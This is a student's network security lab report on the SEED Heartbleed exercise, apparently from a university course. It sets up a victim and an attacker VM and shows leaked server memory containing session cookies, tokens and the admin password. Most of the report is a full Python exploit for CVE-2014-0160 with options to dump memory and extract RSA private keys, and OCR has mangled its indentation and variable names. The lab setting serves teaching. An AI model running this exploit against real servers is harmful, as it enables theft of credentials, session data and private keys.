


CT-541 – NETWORK SECURITY
MS-IS 004 2019/20 – Evening Fall 2019

CT-541 NS Assignment-05

Heartbleed Attack



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Virtual Machines Configuration for Heartbleed Attack:

We need to create 2 Ubuntu ver. 12.04 32 Bit Virtual Machines

1. **Heartbleed Victim Server VM IP = 10.0.2.7**
2. **Heartbleed Attacker VM IP = 10.0.2.8**

We need to configure these two VM's in NAT-Network Mode:

IN NATNETWORK THERE WILL BE:

1. Access from Outside Network into This Virtual Machine.
2. Network Between Host and Virtual Machine.
3. Network Between Virtual Machines Themselves.
4. Access the Outside network using host as proxy.

Heartbeat Protocol:

It works on Heartbeat Request and Heartbeat Response. Client sends a HeartbeatRequest packet to the server. When the server receives it, it sends back a copy of the received message in the HeartbeatResponse packet. The goal is to keep the connection alive.

Heartbleed Attack:

We need to modify the /etc/hosts file on the attacker machine to map the server name to the IP address of the server VM. Search the following line in /etc/hosts, and replace the IP address 127.0.0.1 with the actual IP address of the server VM that hosts the ELGG application.

On **Heartbleed Attacker VM = 10.0.2.8** in /etc/hosts

Change 127.0.0.1 www.heartbleedlabelgg.com to

10.0.2.7 www.heartbleedlabelgg.com



This Connection is Untrusted

You have asked Firefox to connect securely to **www.heartbleedlabelgg.com**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

[Get me out of here!](#)

- ▶ **Technical Details**
- ▶ **I Understand the Risks**

Login as the site administrator. (User Name:admin; Password:seedelgg)

- Add Bobby as friend. (Go to More -> Members and click Bobby -> Add Friend)
- Send Bobby a private message

Login as admin , then add Bobby as a friend and send a message.


SEED Lab Site

Log in ▾

ActivityBlogsBookmarksFilesGroups ▾ More

Search

Latest activity



Log in

Username or email

admin

Password

Log in

☐ Remember me

[Register](#) | [Lost password](#)

SEED Lab Site

ActivityBlogsBookmarksFilesGroups ▾ More

Messages > Compose a message

Compose a message

Settings

To: Bobby ▾

Subject:

Hey Bobby, how are you ?

Message:

How are you boby ?

Heartbleed Attack – Result:

```
.....#.....ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/activity
Cookie: Elgg=9rtajfbivt83pu5goe6da7m55; elggperm=zEaERbbgKji2zBFy7FDz6n40jIw9T4S
Connection: keep-alive
If-None-Match: "1449721729"

...U..b..R.4...U.....@..E.)..X.5)...n=71dd46c13570c23113a12505d26fc570&__elgg_ts=1597550948&username=admin&password=seedelegg&p
ersistent=true.j....K6^e."l....I

[08/15/2020 21:10] seed@ubuntu:~/Downloads$
```

Contents of the Message, Subject and Message sent

```
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAABCDEFHIJKLMNOPABC...
...!9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=gbe9mfocp201k3modfs2uu9l17
Connection: keep-alive
If-None-Match: "1449721729"

.=A=...zM.nn....._..D

form-urlencoded
Content-Length: 146

__elgg_token=4c34e3d424bc2f787324ada81b24dac2&__elgg_ts=1597550479&recipient_guid=40&subject=Hey+Boby%2C+how+are+you+%3F&body=How
+are+you+boby+%3F....Y...L..6.\....L
```

Malicious Heartbeat packets – Source Code:

```
#!/usr/bin/python
```

```
# Code originally from https://gist.github.com/eelsivart/10174134
```

```
# Modified by Haichao Zhang
```

```
# Last Updated: 2/12/15
```

```
# Version 1.20
```

```
#
```

```
#
```

```
# -added option to the payload length of the heartbeat payload
```

```
# Don't forget to "chmod 775 ./attack.py" to make the code executable
```

```
# Students can use eg. "./attack.py www.seedlabelgg.com -l 0x4001" to send the heartbeat request with  
payload length variable=0x4001
```

```
# The author disclaims copyright to this source code.
```

```
import sys
```

```
import struct
```

```
import socket
```

```
import time
```

```
import select
```

```
import re
```

```
import time
```

```
import os
```

```
from optparse import OptionParser
```

```
options = OptionParser(usage='%prog server [options]', description='Test and exploit TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)')
```

```
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')
```

```
options.add_option('-l', '--length', type='int', default=0x4000, dest="len", help='payload length to test (default: 0x4000)')
```

```
options.add_option('-n', '--num', type='int', default=1, help='Number of times to connect/loop (default: 1)')
```

```
options.add_option('-s', '--starttls', action="store_true", dest="starttls", help='Issue STARTTLS command for SMTP/POP/IMAP/FTP/etc...')
```



```
options.add_option('-f', '--filein', type='str', help='Specify input file, line delimited, IPs or hostnames or IP:port or hostname:port')
```

```
options.add_option('-v', '--verbose', action="store_true", dest="verbose", help='Enable verbose output')
```

```
options.add_option('-x', '--hexdump', action="store_true", dest="hexdump", help='Enable hex output')
```

```
options.add_option('-r', '--rawoutfile', type='str', help='Dump the raw memory contents to a file')
```

```
options.add_option('-a', '--asciioutfile', type='str', help='Dump the ascii contents to a file')
```

```
options.add_option('-d', '--donotdisplay', action="store_true", dest="donotdisplay", help='Do not display returned data on screen')
```

```
options.add_option('-e', '--extractkey', action="store_true", dest="extractkey", help='Attempt to extract RSA Private Key, will exit when found. Choosing this enables -d, do not display returned data on screen.')
```

```
opts, args = options.parse_args()
```

```
if opts.extractkey:
```

```
    import base64, gmpy
```

```
    from pyasn1.codec.der import encoder
```

```
    from pyasn1.type.univ import *
```

```

def hex2bin(arr):

    return ''.join('{:02x}'.format(x) for x in arr).decode('hex')


tls_versions = {0x01:'TLSv1.0',0x02:'TLSv1.1',0x03:'TLSv1.2'}


def build_client_hello(tls_ver):

    client_hello = [

        # TLS header ( 5 bytes)

        0x16,          # Content type (0x16 for handshake)

        0x03, tls_ver,  # TLS Version

        0x00, 0xdc,     # Length

        # Handshake header

        0x01,          # Type (0x01 for ClientHello)

```

0x00, 0x00, 0xd8, # Length

0x03, tls_ver, # TLS Version

Random (32 byte)

0x53, 0x43, 0x5b, 0x90, 0x9d, 0x9b, 0x72, 0x0b,

0xbc, 0x0c, 0xbc, 0x2b, 0x92, 0xa8, 0x48, 0x97,

0xcf, 0xbd, 0x39, 0x04, 0xcc, 0x16, 0x0a, 0x85,

0x03, 0x90, 0x9f, 0x77, 0x04, 0x33, 0xd4, 0xde,

0x00, # Session ID length

0x00, 0x66, # Cipher suites length

Cipher suites (51 suites)

0xc0, 0x14, 0xc0, 0x0a, 0xc0, 0x22, 0xc0, 0x21,

0x00, 0x39, 0x00, 0x38, 0x00, 0x88, 0x00, 0x87,

0xc0, 0x0f, 0xc0, 0x05, 0x00, 0x35, 0x00, 0x84,

0xc0, 0x12, 0xc0, 0x08, 0xc0, 0x1c, 0xc0, 0x1b,

0x00, 0x16, 0x00, 0x13, 0xc0, 0x0d, 0xc0, 0x03,

0x00, 0x0a, 0xc0, 0x13, 0xc0, 0x09, 0xc0, 0x1f,

0xc0, 0x1e, 0x00, 0x33, 0x00, 0x32, 0x00, 0x9a,

0x00, 0x99, 0x00, 0x45, 0x00, 0x44, 0xc0, 0x0e,

0xc0, 0x04, 0x00, 0x2f, 0x00, 0x96, 0x00, 0x41,

0xc0, 0x11, 0xc0, 0x07, 0xc0, 0x0c, 0xc0, 0x02,

0x00, 0x05, 0x00, 0x04, 0x00, 0x15, 0x00, 0x12,

0x00, 0x09, 0x00, 0x14, 0x00, 0x11, 0x00, 0x08,

0x00, 0x06, 0x00, 0x03, 0x00, 0xff,

0x01, # Compression methods length

0x00, # Compression method (0x00 for NULL)

0x00, 0x49, # Extensions length

Extension: ec_point_formats

0x00, 0x0b, 0x00, 0x04, 0x03, 0x00, 0x01, 0x02,

Extension: elliptic_curves

0x00, 0x0a, 0x00, 0x34, 0x00, 0x32, 0x00, 0x0e,

0x00, 0x0d, 0x00, 0x19, 0x00, 0x0b, 0x00, 0x0c,

0x00, 0x18, 0x00, 0x09, 0x00, 0x0a, 0x00, 0x16,

0x00, 0x17, 0x00, 0x08, 0x00, 0x06, 0x00, 0x07,

0x00, 0x14, 0x00, 0x15, 0x00, 0x04, 0x00, 0x05,

0x00, 0x12, 0x00, 0x13, 0x00, 0x01, 0x00, 0x02,

0x00, 0x03, 0x00, 0x0f, 0x00, 0x10, 0x00, 0x11,

Extension: SessionTicket TLS

0x00, 0x23, 0x00, 0x00,

Extension: Heartbeat

0x00, 0x0f, 0x00, 0x01, 0x01

]

return client_hello

def build_heartbeat(tls_ver):

```
heartbeat = [  
  
0x18,    # Content Type (Heartbeat)  
  
0x03, tls_ver, # TLS version  
  
0x00, 0x29, # Length  
  
# Payload  
  
0x01,    # Type (Request)  
  
opts.len/256, opts.len%256, # Payload length  
  
0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,  
  
0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,  
  
0x41, 0x41, 0x41, 0x41, 0x41, 0x42, 0x43, 0x44,  
  
0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,  
  
0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,  
  
0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,  
  
0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
```

0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,

0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,

0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,

0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,

0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,

0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,

0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,

0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,

0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,

0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,

0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,

0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,

0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,

0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,

0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,

0x4E, 0x4F

]

return heartbeat

if opts.rawoutfile:

rawfileOUT = open(opts.rawoutfile, "a")

if opts.ascioutfile:

asciifileOUT = open(opts.ascioutfile, "a")

if opts.extractkey:

opts.donotdisplay = True


```
def hexdump(s):
```

```
    pdat = "
```

```
    hexd = "
```

```
    for b in xrange(0, len(s), 16):
```

```
        lin = [c for c in s[b : b + 16]]
```

```
        if opts.hexdump:
```

```
            hxd = ''.join('%02X' % ord(c) for c in lin)
```

```
            pdat += ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)
```

```
            hexd += ' %04x: %-48s %s\n' % (b, hxd, pdat)
```

```
        else:
```

```
            pdat += ''.join((c if ((32 <= ord(c) <= 126) or (ord(c) == 10) or (ord(c) == 13)) else '.' )for c in lin)
```

```
    if opts.hexdump:
```

```
        return hexd
```

```
    else:
```

```
        pdat = re.sub(r'([.]{50,})', '', pdat)
```

```
if opts.asciioutfile:
```

```
    asciifileOUT.write(pdat)
```

```
return pdat
```

```
def rcv_tls_record(s):
```

```
    print 'Analyze the result....'
```

```
    try:
```

```
        tls_header = s.recv(5)
```

```
        if not tls_header:
```

```
            print 'Unexpected EOF (header)'
```

```
            return None, None, None
```

```
        typ, ver, length = struct.unpack('>BHH', tls_header)
```

```
        message = "
```

```
        while len(message) != length:
```

```
message += s.recv(length-len(message))
```

```
if not message:
```

```
    print 'Unexpected EOF (message)'
```

```
    return None,None,None
```

```
if opts.verbose:
```

```
    print 'Received message: type = {}, version = {}, length = {}'.format(typ,hex(ver),length,)
```

```
    return typ,ver,message
```

```
except Exception as e:
```

```
    print "\nError Receiving Record! " + str(e)
```

```
    return None,None,None
```

```
def hit_hb(s, targ, firstrun, supported):
```

```
    s.send(hex2bin(build_heartbeat(supported)))
```

```
    while True:
```

```
        typ, ver, pay = rcv_tls_record(s)
```

```
if typ is None:
```

```
    print 'No heartbeat response received, server likely not vulnerable'
```

```
    return ''
```

```
if typ == 24:
```

```
    if opts.verbose:
```

```
        print 'Received heartbeat response...'
```

```
    if len(payload) > 0x29:
```

```
        if firstrun or opts.verbose:
```

```
            print '\nWARNING: ' + targ + ':' + str(opts.port) + ' returned more data than it should - server is vulnerable!'
```

```
    if opts.rawoutfile:
```

```
        rawfileOUT.write(payload)
```

```
    if opts.extractkey:
```

```
        return payload
```

```
else:
```

```
    return hexdump(payload)
```

```
else:
```

```
    print 'Server processed malformed heartbeat, but did not return any extra data.'
```

```
if typ == 21:
```

```
    print 'Received alert:'
```

```
    return hexdump(payload)
```

```
    print 'Server returned error, likely not vulnerable'
```

```
    return ''
```

```
def conn(target, port):
```

```
    try:
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
sys.stdout.flush()
```

```
s.settimeout(10)
```

```
#time.sleep(0.2)
```

```
s.connect((targ, port))
```

```
return s
```

```
except Exception as e:
```

```
print "Connection Error! " + str(e)
```

```
return None
```

```
def bleed(targ, port):
```

```
try:
```

```
res = "
```

```
firstrun = True
```

```

print '\n#####'

print 'Connecting to: ' + targ + ':' + str(port) + ', ' + str(opts.num) + ' times'

for x in range(0, opts.num):

    if x > 0:

        firstrun = False

    if x == 0 and opts.extractkey:

        print "Attempting to extract private key from returned data..."

        if not os.path.exists('./hb-certs'):

            os.makedirs('./hb-certs')

        print '\nGrabbing public cert from: ' + targ + ':' + str(port) + '\n'

        os.system('echo | openssl s_client -connect ' + targ + ':' + str(port) + ' -showcerts | openssl x509
> hb-certs/sslcert_' + targ + '.pem')

        print '\nExtracting modulus from cert...\n'

        os.system('openssl x509 -pubkey -noout -in hb-certs/sslcert_' + targ + '.pem > hb-certs/sslcert_'
+ targ + '_pubkey.pem')

```

```
output = os.popen('openssl x509 -in hb-certs/sslcert_' + targ + '.pem -modulus -noout | cut -d=
```

```
-f2')
```

```
modulus = output.read()
```

```
s = conn(targ, port)
```

```
if not s:
```

```
    continue
```

```
# send starttls command if specified as an option or if common smtp/pop3/imap ports are used
```

```
if (opts.starttls) or (port in {25, 587, 110, 143, 21}):
```

```
    stls = False
```

```
    atls = False
```

```
# check if smtp supports starttls/stls
```



```
if port in {25, 587}:
```

```
    print 'SMTP Port... Checking for STARTTLS Capability...'
```

```
    check = s.recv(1024)
```

```
    s.send("EHLO someone.org\n")
```

```
    sys.stdout.flush()
```

```
    check += s.recv(1024)
```

```
    if opts.verbose:
```

```
        print check
```

```
    if "STARTTLS" in check:
```

```
        opts.starttls = True
```

```
        print "STARTTLS command found"
```

```
    elif "STLS" in check:
```

```
        opts.starttls = True
```

```
        stls = True

        print "STLS command found"

    else:

        print "STARTTLS command NOT found!"

        print '#####'

        return

# check if pop3/imap supports starttls/stls

elif port in {110, 143}:

    print 'POP3/IMAP4 Port... Checking for STARTTLS Capability...'

    check = s.recv(1024)

    if port == 110:

        s.send("CAPA\n")

    if port == 143:

        s.send("CAPABILITY\n")
```

```
sys.stdout.flush()
```

```
check += s.recv(1024)
```

```
if opts.verbose:
```

```
    print check
```

```
if "STARTTLS" in check:
```

```
    opts.starttls = True
```

```
    print "STARTTLS command found"
```

```
elif "STLS" in check:
```

```
    opts.starttls = True
```

```
    stls = True
```

```
    print "STLS command found"
```

```
else:
```

```
    print "STARTTLS command NOT found!"
```

```
print '#####'

return

# check if ftp supports auth tls/starttls

elif port in {21}:

    print 'FTP Port... Checking for AUTH TLS Capability...'

    check = s.recv(1024)

    s.send("FEAT\n")

    sys.stdout.flush()

    check += s.recv(1024)

    if opts.verbose:

        print check

    if "STARTTLS" in check:

        opts.starttls = True
```

```
print "STARTTLS command found"
```

```
elif "AUTH TLS" in check:
```

```
    opts.starttls = True
```

```
    atls = True
```

```
    print "AUTH TLS command found"
```

```
else:
```

```
    print "STARTTLS command NOT found!"
```

```
    print '#####'
```

```
    return
```

```
# send appropriate tls command if supported
```

```
if opts.starttls:
```

```
    sys.stdout.flush()
```

```
if stls:
```

```
print 'Sending STLS Command...'
```

```
s.send("STLS\n")
```

```
elif atls:
```

```
print 'Sending AUTH TLS Command...'
```

```
s.send("AUTH TLS\n")
```

```
else:
```

```
print 'Sending STARTTLS Command...'
```

```
s.send("STARTTLS\n")
```

```
if opts.verbose:
```

```
print 'Waiting for reply...'
```

```
sys.stdout.flush()
```

```
rcv_tls_record(s)
```

```
supported = False
```

```
for num,tlsver in tls_versions.items():
```

```
if firstrun:
```

```
    print 'Sending Client Hello for {}'.format(tlsver)
```

```
s.send(hex2bin(build_client_hello(num)))
```

```
if opts.verbose:
```

```
    print 'Waiting for Server Hello...'
```

```
while True:
```

```
    typ,ver,message = rcv_tls_record(s)
```

```
    if not typ:
```

```
        if opts.verbose:
```

```
            print 'Server closed connection without sending ServerHello for {}'.format(tlsver)
```

```
s.close()
```

```
s = conn(targ, port)
```

```
break
```

```
if typ == 22 and ord(message[0]) == 0x0E:
```

```
    if firstrun:
```

```
        print 'Received Server Hello for {}'.format(tlsver)
```

```
        supported = True
```

```
        break
```

```
    if supported: break
```

```
if not supported:
```

```
    print '\nError! No TLS versions supported!'
```

```
    print '#####'
```

```
    return
```

```
if opts.verbose:
```



```
print '\nSending heartbeat request...'
```

```
sys.stdout.flush()
```

```
keyfound = False
```

```
if opts.extractkey:
```

```
    res = hit_hb(s, targ, firstrun, supported)
```

```
    if res == "":
```

```
        continue
```

```
        keyfound = extractkey(targ, res, modulus)
```

```
else:
```

```
    res += hit_hb(s, targ, firstrun, supported)
```

```
s.close()
```

```
if keyfound:
```

```
    sys.exit(0)
```

else:

sys.stdout.write('\rPlease wait... connection attempt ' + str(x+1) + ' of ' + str(opts.num))

sys.stdout.flush()

print '\n#####'

print

return res

except Exception as e:

print "Error! " + str(e)

print '#####'

print

def extractkey(host, chunk, modulus):

```
#print "\nChecking for private key...\n"
```

```
n = int(modulus, 16)
```

```
keysize = n.bit_length() / 16
```

```
for offset in xrange(0, len(chunk) - keysize):
```

```
    p = long(''.join(["%02x" % ord(chunk[x]) for x in xrange(offset + keysize - 1, offset - 1, -1)]).strip(),  
16)
```

```
    if gmpy.is_prime(p) and p != n and n % p == 0:
```

```
        if opts.verbose:
```

```
            print '\n\nFound prime: ' + str(p)
```

```
e = 65537
```

```
q = n / p
```

```
phi = (p - 1) * (q - 1)
```

```
d = gmpy.invert(e, phi)
```

```
dp = d % (p - 1)
```

```

dq = d % (q - 1)

qinv = gmpy.invert (q, p)

seq = Sequence()

for x in [0, n, e, d, p, q, dp, dq, qinv]:

    seq.setComponentByPosition (len (seq), Integer (x))

    print "\n\n-----BEGIN RSA PRIVATE KEY-----\n%s-----END RSA PRIVATE KEY-----\n\n" %
base64.encodestring(encoder.encode (seq))

privkeydump = open("hb-certs/privkey_" + host + ".dmp", "a")

privkeydump.write(chunk)

return True

else:

    return False

def main():

```

```
print "\ndefribulator v1.20"
```

```
print "A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)"
```

```
allresults = "
```

```
# if a file is specified, loop through file
```

```
if opts.filein:
```

```
    fileIN = open(opts.filein, "r")
```

```
    for line in fileIN:
```

```
        targetinfo = line.strip().split(":")
```

```
        if len(targetinfo) > 1:
```

```
            allresults = bleed(targetinfo[0], int(targetinfo[1]))
```

```
        else:
```

```
            allresults = bleed(targetinfo[0], opts.port)
```

```
if allresults and (not opts.donotdisplay):
```

```
    print '%s' % (allresults)
```

```
fileIN.close()
```

```
else:
```

```
    if len(args) < 1:
```

```
        options.print_help()
```

```
    return
```

```
allresults = bleed(args[0], opts.port)
```

```
if allresults and (not opts.donotdisplay):
```

```
    print '%s' % (allresults)
```

```
print
```

```
if opts.rawoutfile:
```

```
    rawfileOUT.close()
```

```
if opts.asciifile:
```

```
    asciifileOUT.close()
```

```
if __name__ == '__main__':
```

```
    main()
```